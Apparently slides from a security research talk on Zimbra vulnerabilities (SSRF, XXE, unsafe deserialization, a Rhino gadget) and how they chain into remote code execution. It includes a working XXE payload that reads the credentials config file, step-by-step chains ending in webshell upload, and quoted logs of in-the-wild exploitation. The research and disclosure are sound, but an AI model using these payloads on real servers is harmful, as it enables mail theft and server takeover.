



POPPING 0DAYS OUT OF A THICK JAVA APP

A DIVE INTO ZIMBRA

An Trinh

Zimbra?

- Popular email suite → Critical asset in an engagement
- For fun and profit

The screenshot shows a web browser displaying the SSD-Disclosure website (ssd-disclosure.com). The page features a logo for 'SSD SecuriTeam Secure Disclosure' and a navigation bar with links for HOME, ADVISORIES, TYPHOONCON, and SCOPE. The main content area lists various software and services that have been affected by security vulnerabilities, including:

- **Web Browsers:** Chrome (RCE or SBX) / Safari / FireFox (RCE)
- **Readers:** Microsoft Office
- **Web Hosting Control Panel:** cPanel / Plesk / DirectAdmin / Webmin / VestaCP / ISPManger / ISPConfig / Aegir / CentOS Web Panel
- **Mailserver:** Exchange Server / Dovecot / **Zimbra** / Roundcube / MDaemon / Horde / Exim / Postfix
- **CMS:** WordPress / Joomla / Drupal
- **Embedded:** Mobile Baseband / NAS / Routers / DVR
- **Network Management Systems:** Zabbix / Nagios / PRTG
- **Mobile Applications:** Whatsapp / Viber / Facebook / Facebook Messenger / Instagram / Skype / Telegram / Snapchat / Youtube / Truecaller / GoogleMaps / iMessege / FaceTime
- **Others:** Atlassian JIRA / PHP / .NET / Firewalls / Protocols

Zim


•

17	Non-Persistent XSS CWE-79	CVE-2018-14013	4.3	Minor
20	Persistent XSS CWE-79	CVE-2018-18631	5.0	Major
18	Non-Persistent CWE-79	CVE-2018-14013	2.6	Minor
21	Limited Content Spoofing CWE-345	CVE-2018-17938	4.3	Minor
12	Account Enumeration CWE-203	CVE-2018-15131	5.0	Major
70	Persistent XSS CWE-79			
02	Persistent XSS CWE-79			
63	Verbose Error Messages CWE-209			
62	Account Enumeration CWE-203			
94	Persistent XSS CWE-199			
9	CSRF CWE-352			
36	Persistent XSS CWE-79			
65	Persistent XSS CWE-79			
63	Host header injection CWE-20			
48	Persistent XSS CWE-79	CVE-2018-10948	3.5	Minor
49				
25	Persistent XSS - snippet CWE-79	CVE-2017-8802	3.5	Minor
78	Persistent XSS - location CWE-79	CVE-2017-8783	4.0	Minor
12	Improper limitation of file paths CWE-22	CVE-2017-6821	4.0	Minor
34	Improper handling of privileges CWE-280	CVE-2017-6813	4.0	Major
11	Limited XXE CWE-611	CVE-2016-9924	4.3	Minor
12	Persistent XSS CWE-79	CVE-2017-7288	4.3	Minor



12	Persistent XSS CWE-79	CVE-2017-7288	4.3	Minor
01	XSS CWE-79	CVE-2016-5721	4.3	Minor
74			2.1	
52	XSS CWE-79	CVE-2016-3999	4.3	Minor
03				
77	-	CVE-2016-4019	4.3	Minor
94	CSRF CWE-352	CVE-2016-3406	2.6	Minor
56				
22	XSS CWE-79	CVE-2016-3407	4.3	Minor
10			3.5	
71			4.3	
75			2.1	
70		CVE-2016-3412	3.5	Minor
02				
63		CVE-2016-3413	2.6	Minor
62		CVE-2016-3405	4.3	Minor
94		CVE-2016-3404	4.3	Minor
9		CVE-2016-3410	4.3	Minor
36		CVE-2016-3411	3.5	Minor
65		CVE-2016-3409	4.3	Minor
63		CVE-2016-3415	5.8	Major
48				
27	CWE-502	n/a	7.5	Major
29	CWE-674	CVE-2016-3414	4.0	Minor
13	XSS CWE-79	CVE-2016-3408	4.3	Minor
35	CSRF CWE-352	CVE-2016-3403	5.8	Major
99				
0	-	CVE-2016-3401	3.5	Minor
7	-	CVE-2016-3402	2.6	Minor
35	Persistent XSS CWE-79	CVE-2015-7609	6.4	Major
36			2.3	
59	XSS CWE-79	CVE-2015-2249	3.5	Minor

- Target: inspect server-side vulns
- Abstract away the code-review process
 - Tracing the 'source'
 - Walk-back the 'sink'
 - Patch review



recon

- Mapping attack surfaces
 - Web: HTTP/S 8443
 - Services: XMPP (instant messaging), LMTP (internal mail transfer), Memcached (caching)
 - Authentication: token-based, depending on 1.admin/user priv & 2.normal 8443 webport/admin 7071 webport
 - Authorization: 7071 admin > 8443 admin > 8443 user

recon – explore web surface

- View component (frontend) is JSP & JSTL
- Backend is handled through SOAP calls
- SOAP service is **directly accessible** > Inspect SOAP services



Source-tracing analysis

First bug - SSRFs in web component

- SSRF: Simple bug
 - getting lots of attention lately
 - easy way to access internal services
- FeedManager blind SSRF CVE-2019-9681
 - Limited

First bug - SSRFs in web component

- Follows simple pattern

```
HttpClient client =  
    ZimbraHttpConnectionManager.getExternalHttpConnMgr().newHttpClient();  
GetMethod get = new GetMethod(userinput);  
HttpClientUtil.executeMethod(client, get);
```

→ Traced and catched the rest of this type

- ProxyServlet SSRF CVE-2019-9621
 - root cause not fixed, but now requires 7071 admin privileges
- Left-over code SSRF
 - sfdc_prauth.jsp pre-auth SSRF
 - Vendor chose to **not respond** to this one!

Weaponizing SSRF

- Break application model part 1
- HTTP is text-based protocol
- As is LMTP (port 7025) and Memcached (port 11211):
 - LMTP is used for internal-domain email transfer. HTTP smuggled into LMTP allows one to **craft and forge arbitrary emails** in Zimbra storage
 - Memcached is partly used for request proxy routing. HTTP smuggled into Memcached allows directing login requests to another server under his control, **stealing user's password on login**

Dead end...?

- Zimbra has hardened security in other core services e.g. authentication, privileges handling... > Find a new attack vector
- Try to extend another past vulnerability: CVE-2016-9924 XXE
- But also another a dead end
 - Zimbra update ZCS-777 fixes all possible parsers that can inject XML

ZCS-777 : Fix possible XXE [CWE-611] Issues

Removing unused import

develop → 8.8.11 ... 8.8.2

chinmay15 committed on Jul 6, 2017

Showing 11 changed files with 292 additions and 50 deletions.

Unorthodox methodology

Second bug – Patch-gapping XXE

- From target's structure, we know Zimbra uses tons of XML
- Upon reviewing ZCS-777 we discovered CVE-2019-9670, a **patch gapping!**
- Fixed on main repo but yet to port to mainstream version 8.7

```
AutoDiscoverServlet > doPost()
...
}
}

String email = null;
responseSchema = null;

DocumentBuilder docBuilder;
try {
    DocumentBuilderFactory docBuilderFactory = DocumentBuilderFactory.newInstance();
    docBuilder = docBuilderFactory.newDocumentBuilder();
    Document doc = docBuilder.parse(new InputSource(new StringReader(content)));
    NodeList nList = doc.getElementsByTagName("Request");

    for(int i = 0; i < nList.getLength(); ++i) {
        Node node = nList.item(i);
        if (node.getNodeType() == 1) {
```

```
198     String responseSchema = null;
199
200     try {
201         DocumentBuilderFactory docBuilderFactory = makeDocumentBuilderFactory();
202         DocumentBuilder docBuilder = docBuilderFactory.newDocumentBuilder();
203         Document doc = docBuilder.parse(new InputSource(new StringReader(content)));
204         NodeList nList = doc.getElementsByTagName("Request");
205
206         for (int i = 0; i < nList.getLength(); i++) {
207             Node node = nList.item(i);
208             if (node.getNodeType() == Node.ELEMENT_NODE) {
209                 Element element = (Element) node;
210                 email = getTagValue("EMailAddress", element);
211                 responseSchema = getTagValue("AcceptableResponseSchema", element);
212             }
213         }
214     } catch (Exception e) {
215         log.error("Error parsing XML content: " + e.getMessage());
216     }
217
218     // XXE attack prevention
219     factory.setFeature(Constants.DISALLOW_DOCTYPE_DECL, true);
220     factory.setFeature(Constants.EXTERNAL_GENERAL_ENTITIES, false);
221     factory.setFeature(Constants.EXTERNAL_PARAMETER_ENTITIES, false);
222     factory.setFeature(Constants.LOAD_EXTERNAL_DTD, false);
223     factory.setXIncludeAware(false);
224     factory.setExpandEntityReferences(false);
225
226     return factory;
227 }
```

Second bug – Forgotten-code XXE

- Upon digging some seemingly-forgotten code, we discovered CVE-2018-20160.
- Resides in XMPP protocol handling
- The vulnerable code was ported from a third party long time ago (before ZCS-777)

The screenshot shows a GitHub repository page for 'ZeXtras / openchat-extension'. The repository has 0 pull requests and 0 security issues. The 'Code' tab is selected, showing the file history for 'src/java/com/zextras/modules/chat/server/xmpp/StanzaRecognizerImpl.java'. A specific commit from March 27, 2017, is highlighted, labeled 'OpenChat initial commit' by zxAlka. The code snippet shows a while loop that fails to handle the end of the stream correctly, leading to an XXE vulnerability.

```
19 import javax.xml.stream.XMLStreamException;
20 import javax.xml.stream.XMLStreamReader;
21
22
23 public class StanzaRecognizerImpl implements StanzaRecognizer
24 {
25     @Override
26     public StanzaType recognize(String xml) throws XMLStreamException
27     {
28         RewindableXmlStreamReader sr = new RewindableXmlStreamReader(xml);
29         StanzaType stanzaType = StanzaType.Unknown;
30
31         while( sr.hasNext() )
32         {
33             sr.next();
```

Weaponizing XXE

- Most email apps store emails file-based
- No encryption involved, for optimal throughput
- Zimbra storage under

`/opt/zimbra/store/0/`

- Exploiting XXE on Java gives full directory listing and file reading > XXE alone allows pulling **all available emails**, including attachments

THAT'S COOL

BUT IT'S NOT RCE 
HISTORY.COM

Weaponizing SSRF & XXE

- Break application model part 2. File-read to RCE.
 - XXE to read application's config file including credentials for system account zimbra

Weaponizing SSRF & XXE

Advanced XXE exploit, no outbound connection

```
<?xml version="1.0" ?>
<!DOCTYPE Request [
    <!ENTITY % local_dtd SYSTEM "file:///opt/zimbra/data/httpd/manual/style/sitemap.dtd">
    <!ENTITY % common '>
    <!ENTITY &#37; start "<&#33;&#41;&#67;&#68;&#65;&#84;&#65;&#91;>">
    <!ENTITY &#37; target SYSTEM "file:///opt/zimbra/conf/localconfig.xml">
    <!ENTITY &#37; end "&#32;&#93;&#93;>">
    <!ENTITY &#x25; eval "<!ENTITY out
&#x27;&#x25;start;&#x25;target;&#x25;end;&#x27;>"> ; &#x25;eval;
'>%local_dtd;
]>
<Request>
    <EMailAddress>foo</EMailAddress>
    <AcceptableResponseSchema>&out;</AcceptableResponseSchema>
</Request>
```

returned in HTTP response

Zimbra internal dtd

[CDATA[wrapper

Target file

Weaponizing SSRF & XXE

- Break application model part 2. File-read to RCE.
 - XXE to read application's config file including credentials for system account zimbra
 - Get normal user token
- Zimbra hidden feature 1: Change 8443 Auth SOAP call from
`name='user'` to `adminName='zimbra'` will return a 8443 user token for system accounts (not do-able otherwise)
- 

Weaponizing SSRF & XXE

- Break application model part 2. File-read to RCE.
 - XXE to read application's config file including credentials for system account zimbra
 - Get normal user token
 - Auth'd SSRF to get token for 7071 admin

Weaponizing SSRF & XXE

- Break application model part 2. File-read to RCE.
 - XXE to read application's config file including credentials for system account zimbra
 - Get normal user token
 - Auth'd SSRF to get token for 7071 admin
 - Use admin's ClientUploader to upload webshell



Zimbra hidden feature 2:
ClientUploader arbitrary upload
existed since 2013 LFD exploit.
Zimbra overlooked it

Weaponizing SSRF & XXE

- Break application model part 2. File-read to RCE.
 - XXE to read application's config file including credentials for system account zimbra
 - Get normal user token
 - Auth'd SSRF to get token for 7071 admin
 - Use admin's ClientUploader to upload webshell
- Needed to understand **app-specifics** internal feature i.e. admin token granting and taking a good look at **past exploits** i.e. ClientUploader

Weaponizing SSRF & XXE

CVE-2019-9670 being actively exploited

Post Reply Search this topic... 240 posts 1 2 3 4 5 ... 24

**maxxer**
Advanced member
ADVANCED MEMBER

Posts: 137
Joined: Fri Oct 04, 2013 2:12 am
Contact: ...

CVE-2019-9670 being actively exploited
by **maxxer** » Wed Apr 03, 2019 2:32 pm

As many reported on IRC, the latest security bug found in Zimbra is being actively exploited in the wild.

It's easy to find a compromised install because the exploit campaign creates `/tmp/zmcat` binary on the system. It also downloads two `.sh` files used to fetch the binary from `185[.]106.120.118`.

This is what I found in my nginx access log, so as a temporary mitigation one could block `python-requests` user agent (other than installing the patch, that is).

Code: [Select all](#)

```
104.168.158.113:48768 - - [02/Apr/2019:11:49:43 +0200] "POST /AutoDiscover/ HTTP/1.1" 503 13388 "-" "python-requests/2.9.1" "10.0.0.5:8443"
104.168.158.113:48770 - - [02/Apr/2019:11:49:45 +0200] "POST /service/soap HTTP/1.1" 200 1042 "-" "python-requests/2.9.1" "10.0.0.5:8443"
104.168.158.113:48772 - - [02/Apr/2019:11:49:47 +0200] "POST /service/proxy?target=https://127.0.0.1:7071/service/admin/soap/ HTTP/1.1" 200 1057 "-" "python-requests/2.9.1" "10.0.0.5:8443"
104.168.158.113:48774 - - [02/Apr/2019:11:49:49 +0200] "POST /service/extension/clientUploader/upload HTTP/1.1" 200 292 "-" "python-requests/2.9.1" "10.0.0.5:8443"
104.168.158.113:48776 - - [02/Apr/2019:11:49:51 +0200] "GET /downloads/PS1q.jsp?pwd=bduXyq HTTP/1.1" 200 468 "-" "python-requests/2.9.1" "10.0.0.5:8443"
```

Metasploit Wrap-Up https://blog.rapid7.com/2019/04/12/metasploit-wrap-up/

the WordPress server.

Zimbra RCE

In the blog post [A Saga of Code Executions on Zimbra](#) by [An Trinh](#), a vulnerability chain is described that would allow an unauthenticated user to get remote code execution on vulnerable versions of Zimbra. [jrobles-r7](#) submitted a Metasploit [module](#) that follows the exploit path in the "Breaking Zimbra part 1" section of the post. The exploit starts by retrieving a password in a Zimbra configuration file using an XXE vulnerability in the AutodiscoverServlet. The credentials are used to get a user cookie, which is needed in the SSRF exploit to get an admin cookie by proxying an AuthRequest to the admin port. After getting an admin cookie, the exploit finishes by uploading and executing a webshell.

New modules (4)

- [Zimbra Collaboration Autodiscover Servlet XXE and ProxyServlet SSRF](#) by An Trinh, Khanh Viet Pham, and Jacob Robles, which exploits CVE-2019-9670 and CVE-2019-9621

Sink-backtracing analysis

Third bug - Unsafe deserialization



Third bug - Unsafe deserialization

- Classic bug on the rise since 2016
- Zimbra has a feature that relies on caching: IMAP caches
 - When users are inactive or log off, Zimbra stores mailbox data into Memcached
 - When user goes active, Zimbra fetches the data from Memcached and deserialize it into their original mailbox

```
private static final class ImapMemcachedSerializer implements MemcachedSerializer<ImapFolder> {
    ImapMemcachedSerializer() { }

    @Override
    public Object serialize(ImapFolder folder) throws ServiceException {
        ByteArrayOutputStream bout = new ByteArrayOutputStream();
        try (ObjectOutputStream oout = new ObjectOutputStream(bout)) {
            oout.writeObject(folder);
        } catch (Exception e) {
            throw ServiceException.FAILURE("Failed to serialize ImapFolder", e);
        }
        return bout.toByteArray();
    }

    @Override
    public ImapFolder deserialize(Object obj) throws ServiceException {
        ObjectInputStream in = null;
        try {
            in = new ObjectInputStream(new ByteArrayInputStream((byte[]) obj));
            return (ImapFolder) in.readObject();
        } catch (Exception e) {
            throw ServiceException.FAILURE("Failed to deserialize ImapFolder", e);
        } finally {
            Closeables.closeQuietly(in);
        }
    }
}
```

Deserialization? Use CommonsColle...

- Zimbra keeps most of their libraries up-to-date
- All of the gadgets currently in ysoserial won't work

<https://github.com/Zimbra/zm-mailbox/blob/develop/store/ivy.xml>

```
50 <dependency org="org.eclipse.jetty" name="jetty-security" rev="9.3.5.v20151012"/>
51 <dependency org="org.eclipse.jetty" name="jetty-http" rev="9.3.5.v20151012"/>
52 <dependency org="org.eclipse.jetty" name="jetty-io" rev="9.3.5.v20151012"/>
53 <dependency org="org.eclipse.jetty" name="jetty-server" rev="9.3.5.v20151012"/>
54 <dependency org="org.eclipse.jetty" name="jetty-servlet" rev="9.3.5.v20151012"/>
55 <dependency org="org.eclipse.jetty" name="jetty-servlets" rev="9.3.5.v20151012"/>
56 <dependency org="org.eclipse.jetty" name="jetty-util" rev="9.3.5.v20151012"/>
57 <dependency org="commons-cli" name="commons-cli" rev="1.2"/>
58 <dependency org="commons-pool" name="commons-pool" rev="1.6"/>
59 <dependency org="commons-dbcp" name="commons-dbcp" rev="1.4"/>
60 <dependency org="commons-codec" name="commons-codec" rev="1.7"/>
61 <dependency org="commons-io" name="commons-io" rev="1.4"/>
62 <dependency org="commons-lang" name="commons-lang" rev="2.6"/>
63 <dependency org="commons-fileupload" name="commons-fileupload" rev="1.2.2"/>
64 <dependency org="commons-httpclient" name="commons-httpclient" rev="3.1" />
65 <dependency org="commons-collections" name="commons-collections" rev="3.2.2" />
66 <dependency org="commons-logging" name="commons-logging" rev="1.1.1"/>
67 <dependency org="org.apache.httpcomponents" name="httpclient" rev="4.5.2"/>
68 <dependency org="org.apache.httpcomponents" name="httpasyncclient" rev="4.1.2"/>
69 <dependency org="org.apache.httpcomponents" name="httpcore" rev="4.4.5"/>
70 <dependency org="org.apache.httpcomponents" name="httpcore-nio" rev="4.4.5"/>
71 <dependency org="org.apache.commons" name="commons-compress" rev="1.10" />
72 <dependency org="org.apache.mina" name="mina-core" rev="2.0.4"/>
```



Making of a gadget

- MozillaRhino1 classes are all available because Zimbra "yuicompressor" lib bundles with Rhino 1.6R7. However a bug in existing Rhino version (1.6R7) will 100% break gadget flow.
- Some time later

MozillaRhino2 gadget #106

Merged frohoff merged 2 commits into [frohoff:master](#) from [tint0:rhino-gadget-2](#) 9 days ago

[Conversation 4](#) [Commits 2](#) [Checks 0](#) [Files changed 3](#)

tint0 commented 17 days ago

Another chain for Mozilla Rhino with a couple of improvements over the last one.

- Rhino 1.6R7 has an internal bug that will break the rhino1 chain, this still works
- Doesn't rely on BadAttributeValueExpException
- Much smaller object size

tint0 added some commits 17 days ago

- [New rhino gadget](#) ... 6ba90d2
- getDeclaredField raises exception instead of returning null when fiel... ... ✓ 04c198a

tint0 force-pushed the [tint0:rhino-gadget-2](#) branch from [f346106](#) to [04c198a](#) 17 days ago

frohoff commented 15 days ago

Owner + ...

Looks good. If you notify the rhino devs and get an acknowledgement from them I'll go ahead and merge.



Fourth bug - Deserialization gadget for RCE in Mozilla Rhino

- Main idea:
 - Rhino calls to JavaMembers.get() gets all *members* of an object and invoke the it if the member is a *getter*
 - Abuse POP/Property Oriented Programming to change object to *TemplatesImpl* so one of its getters *getOutputProperties()* will be invoked.
- Chain:

```
NativeJavaObject.readObject()
  JavaAdapter.readAdapterObject()
    ObjectInputStream.readObject()
    ...
      NativeJavaObject.readObject()
        JavaAdapter.readAdapterObject()
          JavaAdapter.getAdapterClass()
            JavaAdapter.getObjectFunctionNames()
              ScriptableObject.getProperty()
                ScriptableObject.get()
                  ScriptableObject.getImpl()
                    Method.invoke()
                      Context.enter()
JavaAdapter.getAdapterClass()
  JavaAdapter.getObjectFunctionNames()
    ScriptableObject.getProperty()
      NativeJavaArray.get()
        NativeJavaObject.get()
          JavaMembers.get()
            Method.invoke()
              TemplatesImpl.getOutputProperties()
```

Weaponizing SSRF & deserialization

- Breaking application model part 3. Auth'd RCE.
 - Use login info to construct a Memcached key
 - Use ProxyServlet SSRF to smuggle HTTP into Memcached protocol. Push payload (deserialized rhino-gadget) as value to corresponding Memcached key
 - Log in again with the same user
 - Deserialization chain triggers into RCE

Exploit chain in action

The screenshot shows a terminal window titled "Zimbra 8.8.11" running as root on a Zimbra server. The terminal displays a series of commands and their outputs:

```
root@zimbra: ~
zimbra@zimbra:~$ zmcontrol -v
Release 8.8.11.GA.3737.UBUNTU16.64 UBUNTU16_64 FOSS edition, Patch 8.8.11_P2.
zimbra@zimbra:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:a6:30:3d brd ff:ff:ff:ff:ff:ff
    inet 192.168.172.153/24 brd 192.168.172.255 scope global dynamic ens3
        valid_lft 1799sec preferred_lft 1799sec
    inet6 fe80::7719:738c:b08d:5538/64 scope link
        valid_lft forever preferred_lft forever
zimbra@zimbra:~$ zmprov gs 'zmhostname' zimbraMemcachedClientServerList
# name zimbra.tint0.local
zimbraMemcachedClientServerList: 127.0.0.1

zimbra@zimbra:~$
zimbra@zimbra:~$ cat /tmp/pwned
cat: /tmp/pwned: No such file or directory
zimbra@zimbra:~$
```

The terminal window has tabs for "Attacker" and "Zimbra 8.8.11". The status bar at the bottom shows the user is root at zimbra:~, the time is 21:21, and there are system icons for battery, signal, and volume.

Aftermath

- Vulns
 - 5 in Zimbra
 - 1 in Mozilla Rhino
 - 2 in Apache HttpClient
- And a good dose of Zimbra internals

Takeaways

- Map a strategy
 - Attack surfaces
 - Previous bugs
 - Methodology
- Understand the application:
 - Application
 - Application model
 - Application model implementation

Thank you

an@tint0.com
 @_tint0